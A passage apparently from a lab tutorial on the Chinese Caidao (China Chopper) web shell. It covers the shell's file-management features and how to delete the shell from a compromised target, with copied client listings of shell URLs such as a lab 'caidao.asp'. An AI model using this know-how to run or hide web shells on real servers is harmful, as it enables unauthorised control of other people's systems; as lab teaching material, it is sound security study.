mma.php	2019-02-17 03:13:06	491	32□
testmysql.php	2010-12-31 09:40:06	190	32□

This was all about file managing operations that we can perform with the Chinese Caidao shell. I am sure by now our readers understood the power of this shell. When everything required is done with the shell, it can be simply deleted from the target system. This is done as sho-wn below. Right click and select Delete.



http://172.28.128.…	??40|172.28.128.6	hello metasploit…	2020-03-31 06:24:12
http://172.28.128.			2020-03-31 06:01:33
http://www.maicai	127.0.0.1	<T>ADO</T>□□…	2020-03-31 05:30:22
http://www.maicai	127.0.0.1	<T>ADO</T>□□…	2020-03-31 05:30:22
http://www.maicai	127.0.0.1	<T>MYSQL</T>…	2020-03-31 05:30:22

Then confirm by selecting "yes" and its done.



http://172.28.128.6/caidao.asp	??40|172.28.128.6	hello metasploit…	2020-03-31 06:24:12
http://172.28.128.6			2020-03-31 06:01:33
http://www.maicaidao.com/server.asp	127.0.0.1	<T>ADO</T>□□…	2020-03-31 05:30:22
http://www.maicaidao.com/server.aspx	127.0.0.1	<T>ADO</T>□□…	2020-03-31 05:30:22
http://www.maicaidao.com/server.php		L</T>…	2020-03-31 05:30:22